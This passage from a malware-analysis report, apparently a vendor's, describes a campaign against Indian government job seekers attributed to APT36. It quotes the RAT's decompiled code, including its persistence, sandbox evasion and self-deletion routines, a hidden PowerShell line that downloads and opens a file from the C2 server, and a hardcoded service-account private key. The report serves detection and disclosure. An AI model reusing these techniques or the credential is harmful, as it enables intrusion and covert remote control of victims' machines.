    string text4 = process.StandardError.ReadToEnd();
}

```

Malware registers the scheduled task using schtasks.exe

The primary persistence mechanism relies on a Windows Scheduled Task named WindowsDefenderSyncService which resembles a legitimate Windows service. The malware dynamically creates a task configured to launch agent.exe whenever the user logs in and then every three minutes thereafter. To register the task, the malware generates a temporary XML configuration file and imports it using schtasks.exe.

If the scheduled task cannot be created, the malware falls back to a second persistence mechanism using the Windows Startup folder. It creates a shortcut named WindowsDefenderSync.lnk that points to the hidden agent.exe file and places it in %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\. As a result, the malware is automatically executed whenever the user logs in.

```
// Extractor_Functions
// Token: 0x0600000A RID: 10 RVA: 0x0000260C File Offset: 0x0000060C
private bool CreateStartupShortcut(string exePath)
{
    bool result;
    try
    {
        string folderPath = Environment.GetFolderPath(7);
        string text = Path.Combine(folderPath, "WindowsDefenderSync.lnk");
        string text2 = string.Concat(new string[]
        {
            "\r\nSet oWS = WScript.CreateObject(\"WScript.Shell\")\r\nsLinkFile = \"",
            text,
            "\"\r\nSet oLink = oWS.CreateShortcut(sLinkFile)\r\noLink.TargetPath = \"",
            exePath,
            "\"\r\noLink.WorkingDirectory = \"",
            Path.GetDirectoryName(exePath),
            "\"\r\noLink.Description = \"Windows Netlogon System Synchronization Service\"\r\noLink.Save\r\n"
        });
        string text3 = Path.Combine(Path.GetTempPath(), string.Format("create_shortcut_{0}.vbs", Guid.NewGuid()));
        File.WriteAllText(text3, text2);
        ProcessStartInfo processStartInfo = new ProcessStartInfo
        {
            FileName = "wscript.exe",
            Arguments = "\"" + text3 + "\"",
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardOutput = true,
            RedirectStandardError = true
        };
    }
}
```

Generates VBScript dynamically, writes to temp file and executes via wscript.exe

The malware generates a temporary VBScript that uses WScript.Shell to create the LNK file. The shortcut is given the description “Windows Netlogon System Synchronization Service” to appear legitimate. Once the shortcut is created, the VBScript is executed through wscript.exe and then deleted.

Next, we analyze the two files dropped by the .NET executable, agent.exe and Document.lnk, to understand their functionality.

Stage 4 – Decoy Delivery and SheetAgent Analysis

The two files, agent.exe and Document.lnk, represent the final stage of the infection chain, with each serving a different purpose. We will first analyze the contents of the Document.lnk file.

```
Drive serial number      : 0xC2B846E1
Volume label            :
Local path               : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Relative path            : ..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Command line arguments   : -WindowStyle Hidden -ExecutionPolicy Bypass -Command "Invoke-WebRequest
-Uri 'http://38.242.157.89/file.pdf' -OutFile 'C:\Users\brain2\AppData\Local\Temp\document.pdf'; Start-Process 'C:\
Users\brain2\AppData\Local\Temp\document.pdf'"
Icon location            : %ProgramFiles(x86)%\Microsoft\Edge\Application\msedge.exe
```

The Document.lnk file is responsible for displaying the decoy document to the victim. It launches powershell.exe, which downloads the decoy PDF from the command and control server (38.[.]242.[.]157.[.]89) and saves it as document.pdf in the user’s temporary directory. It then immediately opens the PDF on Victim’s screen. As discussed in the decoy document analysis, the PDF was designed to target Indian government job seekers by posing as a legitimate Cabinet Secretariat recruitment notice.

PE32

Operation system: Windows(95)[I386, 32-bit, GUI]

Linker: Microsoft Linker

Language: C#

Library: .NET(v4.0.30319)

The second file dropped by the .NET loader is agent.exe which we named as SheetAgent. After extracting it to the victim's system, the loader renames and executes it as WindowsDefenderSyncService.exe. This executable is a custom .NET-based remote access trojan (RAT) that serves as the attacker's backup command-and-control channel.

```
2 // Token: 0x06000007 RID: 7 RVA: 0x00002130 File Offset: 0x00000330
3 private SheetsService GetSheetsService()
4 {
5     string text = "{\n  \"type\": \"service_account\",\n  \"project_id\": \"sheet12-500308\",\n  \"private_key_id\": \"437ed8cec290367a620ecb2dbb2d82ad81eb0d5\",\n  \"private_key\": \"-----\n  BEGIN PRIVATE KEY-----\n  MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKggggSkAgEAAoIBAQC7xtJHfK3KfKk\\nzhUTRVOJzWdbISDmnzZhgbp84YaZNRenaRwe/C91\n  +QKlCrGDT8o68N3yD0/jiq\\n0KvAhWkgawrrSYVRYu4kVS0Roe9BFGEIZ0/Sr8igG 1bE3+ 1EKfYZarVSe9jhp7R0\\nqhXhYxfangS2dtwzfw3TSvgmfknzDSvdTZZmMIZbgFFJHC+s0Z/\n  dsAHl1LNDW\\n4sGRvMZC7VFK/OQ+IVJAKh+eU5+0WWcNMjc5s+AYemERxQ+OCTgk6aQPY Jd89EcV\\nznMKGIroAS3m38nTCHustJlQXs13YgUUYZaRXV3htsRpDzyK0A6nDKIRD6Nuqsa/\n  \\nZB/ILXQHAGMBAAECggEADQ5zh+zGvoh/nlrvQv6a4/1L6obSQbQ/NshSwbn 4KL8\\nndZXFxy55K/jfTtBfphGH9TivY 1/7dL61Nqy/ASgzBFVuzN8UPGXwbD6Z3seuU\\n4bGKsHVN\n  +WggGT9aJ8Tj1MFqd57cz8FRqPzRLZwWlCkeZ+8NjlnTwapTERjp2h\\nIyYdDGMv+a0JpPt0CkmdpA6odwN1wWoZFE08AzzXmxG1Xh8kNtYrVjg/5nT6F4PU\n  \\nJlDMXzfJt1xCPDN8GNzGL4yuM20W/V3AyCPhS8qrvqdHvyXVVA/saTaTwq5\\nO3bmshrcMByeJADcyAB7kmX3eh322E2Gqhl9qmp3xQKbGQDsvSWe0THW051pTY/f/\n  \\nngjPoaqKWyjzPwn1Gr8r040B+tdHTRdnYSG7Ap4HrdvJ7Q/eI0HTPT8hQxgB\\n+73QL+CNJV6jccbin0NIUzk6hTo0JNNEwxdRdi6TkuTxMOL+/Yt56IBSUMWZ0K/\n  \\nR5wLC4d6SKDRDQqJkPz/hJqWkBgQDKm1SU6iorN00zy3lAXLuffsc+IpCYSwUV\\n33s9lfoorialcomasaw7g1Uv9ITyodydH5yVtTIYm5Eyf6ba7FK6y2f7wdFo6/\n  \\nLF212qLjNf1pQ2SVLvi2bCglduSngmHxeahMz1m4G1E01La6zTUMhV6wbj5\\nZ1DpHS7FQKbGfzbfM1cQVYGEIEMcozVRzZp6R5BM1yGyYt4a4ladGQEPfARKln\\nNDT/z\n  +f285wNanSheM/BIAYQSBnNouJBMo4x1FICYzUBmKF8d0JNHsILYvetfJFMM\\nLr7v5KKob4VIE8kEGw/RjWAVG1TVSgbd54nZTnyY2DcvqJCYOG1jp9AoGBAKEF/\n  \\nJAqZs9wWtOr6MqjBUOfrohQbX6URdA49aQpSU0xbItu50eqpx1Z0jm7nGSzGQ\\nUUV5u/ftGu8r3+3ze6NH15qHAENU0yMSVAACsSLUCSDCdZLXASzH50iDP4haHFCn/\n  \\nv6f0U5jwI88bqSTLYp2jnyTyT9ymMS2JKqW7VwAoGBAJQnn03WABPfbq9HAzyM\\nYmwR51tpGBDUFFv5bYi+4g6KWZ9gdesj01uCYzE0D5+WwJL0gWPmID8oZIB0y/FZ\\n73nVDDY53YU\n  +UkQ0x8EvQ0pxCn0iq7s6v7IQagSY8uW7ax9RD0DLkooe99XfLgq\\n6XGdhpQqk1lQs08zXGJTa3\\n-----END PRIVATE KEY-----\\n\\n\", \"client_email\":\n  \"service@sheet12-500308.iam.gserviceaccount.com\", \"client_id\": \"\", \"auth_uri\": \"https://accounts.google.com/o/oauth2/auth\", \"token_uri\": \"https://\n  oauth2.googleapis.com/token\", \"auth_provider_x509_cert_url\": \"https://www.googleapis.com/oauth2/v1/certs\", \"client_x509_cert_url\": \"https://www.googleapis.com/robot/\n  v1/metadata/x509/service%40sheet12-500308.iam.gserviceaccount.com\", \"universe_domain\": \"googleapis.com\"}";
6     GoogleCredential httpClientInitializer;
7     using (MemoryStream memoryStream = new MemoryStream(Encoding.UTF8.GetBytes(text)))
8     {
9         httpClientInitializer = GoogleCredential.FromStream(memoryStream).CreateScoped(new string[]
10         {
11             SheetsService.Scope.Spreadsheets,
12             "https://www.googleapis.com/auth/drive"
13         });
14     }
15     return new SheetsService(new BaseClientService.Initializer
16     {
17         HttpClientInitializer = httpClientInitializer,
18         ApplicationName = "DevOps Sheet Agent"
19     });
20 }
```

The hardcoded RSA private key, project ID (sheet12-500308), and service account email (service@sheet12500308.iam.gserviceaccount.com) authenticate all API calls to Google Sheets C2 infrastructure

The first step performed by SheetAgent is authenticating with Google Sheets. The malware contains hardcoded Google service account credentials directly embedded in the binary, including the project ID, service account email address, private key ID, and the complete RSA private key. Using these credentials, it creates a SheetsService object with permission to access both Google Sheets and Google Drive APIs. Once authenticated, it connects to an attacker-controlled Google Sheets document, which serves as the malware's backup command-and-control (C2) server.


During our analysis, we observed that the malware relies on a fixed Google Sheets layout embedded directly in the binary. Each column is assigned a specific function which acts as the malware's command-and-control (C2) channel.

Column	Description
A	Stores the victim's computer name

B	writes the current timestamp
C	Contains commands issued by the attacker
D	Stores the output of executed commands
E	Stores the victim's public IP address
F	Stores the current status of the agent, such as ONLINE or ERROR
H	Used for alerts
J	Reads URL monitoring list

Malware uses the Google Sheets document to keep track of every infected system. When it runs for the first time, it checks **Column A** for the victim's computer name. If the system is already listed, the malware continues using the same row. Otherwise, it registers the victim by using the next available row in the spreadsheet. This row is then used throughout the infection, where the malware continuously reads commands written by the attacker in the Google Sheet, executes them on the victim's machine, and writes the execution results back to the same row.

During our analysis, we found that agent.exe also includes set of anti-analysis techniques.



The malware combines multiple checks through the IsRunningInVirtualMachine() function. The malware performs a total of 14 different virtualization detection techniques.

It checks the system manufacturer and BIOS information using WMI, looks for virtualization-related disk drives and graphics adapters, searches for VMware and VirtualBox processes, examines registry keys for virtualization artifacts, verifies MAC address prefixes associated with virtual machines, and checks for VM-specific drivers and installation directories.

The malware also looks for usernames commonly used in analysis environments, searches for artifacts related to sandboxes such as Any.Run and Triage, and detects virtualization-specific devices and services.

As soon as one of these checks identifies an analysis environment, the malware switches to its cleanup routine instead of continuing its execution.

```
// Token: 0x06000024 RID: 36 RVA: 0x00003E00 File Offset: 0x00002000
private void SelfDestruct()
{
    try
    {
        string executablePath = Application.ExecutablePath;
        string text = Path.Combine(Path.GetTempPath(), "cleanup.bat");
        string text2 = string.Concat(new string[]
        {
            "@echo off\n",
            "timeout /t 2 /nobreak > nul\n",
            "del /f /q \"",
            executablePath,
            "\"\n",
            "del /f /q \"",
            Path.Combine(AppDomain.CurrentDomain.BaseDirectory, "service.json"),
            "\"\n",
            "del /f /q \"",
            text,
            "\"\n",
            "exit"
        });
        File.WriteAllText(text, text2);
        Process process = new Process
        {
            StartInfo = new ProcessStartInfo
            {
                FileName = text,
                UseShellExecute = false,
                CreateNoWindow = true
            }
        };
        process.Start();
    }
    catch { }
}
```

SelfDestruct() creates a batch file that deletes the malware executable

The cleanup routine creates a temporary batch file named cleanup.bat in the %TEMP% directory. After a short delay, the script forcefully deletes the malware executable, removes its configuration file (service.json), deletes the batch file itself, and then exits.

Infrastructure & Attribution



During our investigation, we also looked into the infrastructure used throughout the campaign. We found that the attackers relied on a combination of their own servers and legitimate cloud services to deliver malware, host decoy documents, and communicate with infected systems.

During our investigation, we used the hardcoded Google service account credentials embedded in SheetAgent RAT (agent.exe) to authenticate to the Google Workspace resources used by the malware. This allowed us to examine the Google Drive contents accessible through the service account.

The service account (service@sheet12-500308.iam.gserviceaccount.com) belongs to the Google Cloud project sheet12-500308 and has permissions to access both Google Sheets and Google Drive. While examining the account, we found two folders, R-MSI-00-15-5d-9b-ea-f9 and Data, in its root directory. However, at the time of our investigation, both folders were empty, and we did not observe any additional files or artifacts within them.


During our investigation, we also identified the Gmail account otp.applyanyjob@gmail.com, which is linked to the Google Workspace infrastructure used in this campaign. The account was listed as the owner of the Data folder.

We also found that the IP address 38.[.]242.[.]157.[.]89 was used for more than just hosting the decoy document. The same server also hosting several web-based management panels on different ports.



we found that ports 9000 and 7000 were hosting web-based management panels. Port 9000 hosted a panel named SecureMonitor, while port 7000 hosted a dashboard identified as PrivateRat. Both interfaces

required username and password authentication. We also observed that the PrivateRat login page displayed the developer name as HeartMelt.



We also identified another web-based management panel running on port 8000. Similar to the other interfaces, it required authentication before access was granted.

Based on our investigation, we attribute with medium confidence that this campaign is likely associated with APT36. The campaign targets Indian government job seekers and abuses legitimate services such as ControlR and Google Sheets to gain and maintain access. It also uses a multi-stage infection chain, command-and-control channel and persistence mechanisms that closely match the tradecraft observed in previous APT36 campaigns.

While researching similar activity, we came across a report from Zscaler ThreatLabz describing a [campaign](#) that shared many of the same techniques, including the use of Google Sheets for command-and-control, .NET based malware, and similar persistence mechanisms.

Conclusion

Operation **ShadowRecruit** is a multi-stage malware campaign targeting Indian government job seekers through official recruitment advertisement. The campaign abuses legitimate software ControlR for remote access and a custom .NET-based malware that communicates through Google Sheets as a backup command-and-control channel.

In addition to the malware infrastructure, we discovered several web-based management panels hosted on the same server, including SecureMonitor, PrivateRat, and another management interface. The PrivateRat panel also displayed the developer name HeartMelt. Based on our findings, we assess with moderate confidence that this campaign is associated with **APT36**.

SEQRITE Protection

Lnk.Trojan.Loader.50884.GC

Script.Trojan.Dropper.50886.GC

Lnk.Trojan.Pantera.50898.SL

Lnk.Trojan.Pantera.50901.GC

Trojan.Agent.S39585887

Indicators of Compromise (IOCs)

File NameFile Hash(SHA-256)

Approved Documents 2026.pdf.zip	2b33b5185e93e1655eb27dbaa025d7ee088627db3d640fe4709be705646b189c
Document.exe	ee9dd2a180aea75af5c0eda16b83681c0a5fed451bfad6d5b3af85c3b62fa210
Document-24062026- Y6352634.lnk	434243e615b93a1b948c26ad55902bd78f9fa18e42375c15790634375c1ad3f4
JT-agenda.ps1	70fe7576f20f5dd6a3d872753c922f1394d91487f5eabb417b240b83c22e31b2
ControlR.Agent.Installer.exe	cf3f1bceb83fa3acefbabae4bdc275347cfe03dd7fc770052a33baef204a89f7
MicrosoftSyncService.exe	b928e523b51187b932e48a65d36ce3d0c39ee9d409d493b90f98cf3d1e0e73b0
Document.lnk	c4859db541b2bd0d266bbc44fafb5a767c862a57a3633a949dfaeebdf88ed529
file.pdf	fd2ac3a761f66dc6954014532795f9108f65739f23e4b294d4563673b7996881

URLs

hxxp://38[.]242[.]157[.]89/file.pdf

38[.]242[.]157[.]89:9000/login

38[.]242[.]157[.]89:7000/login

38[.]242[.]157[.]89:8000/login

MITRE ATT&CK Mapping

TacticTechnique IDTechnique Name

Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1204.002	User Execution
Execution	T1059.001	Command and Scripting Interpreter
Execution	T1106	Native API
Persistence	T1547.001	Boot or Logon Autostart Execution
Persistence	T1053.005	Scheduled Task
Privilege Escalation	T1548.004	Abuse Elevation Control Mechanism
Defense Evasion	T1036.005	Masquerading
Defense Evasion	T1140	Deobfuscate/Decode Data
Defense Evasion	T1027.011	Obfuscated Files or Information
Defense Evasion	T1564.001	Hide Artifacts
Defense Evasion	T1070.004	Indicator Removal
Defense Evasion	T1497.001	Virtualization/Sandbox Evasion
Discovery	T1082	System Information Discovery
Discovery	T1614.001	System Location Discovery
Exfiltration	T1041	Exfiltration Over C2 Channel

Authors

Priya Patel

Kartik Jivani

Shrutirupa Banerjee

Related Posts

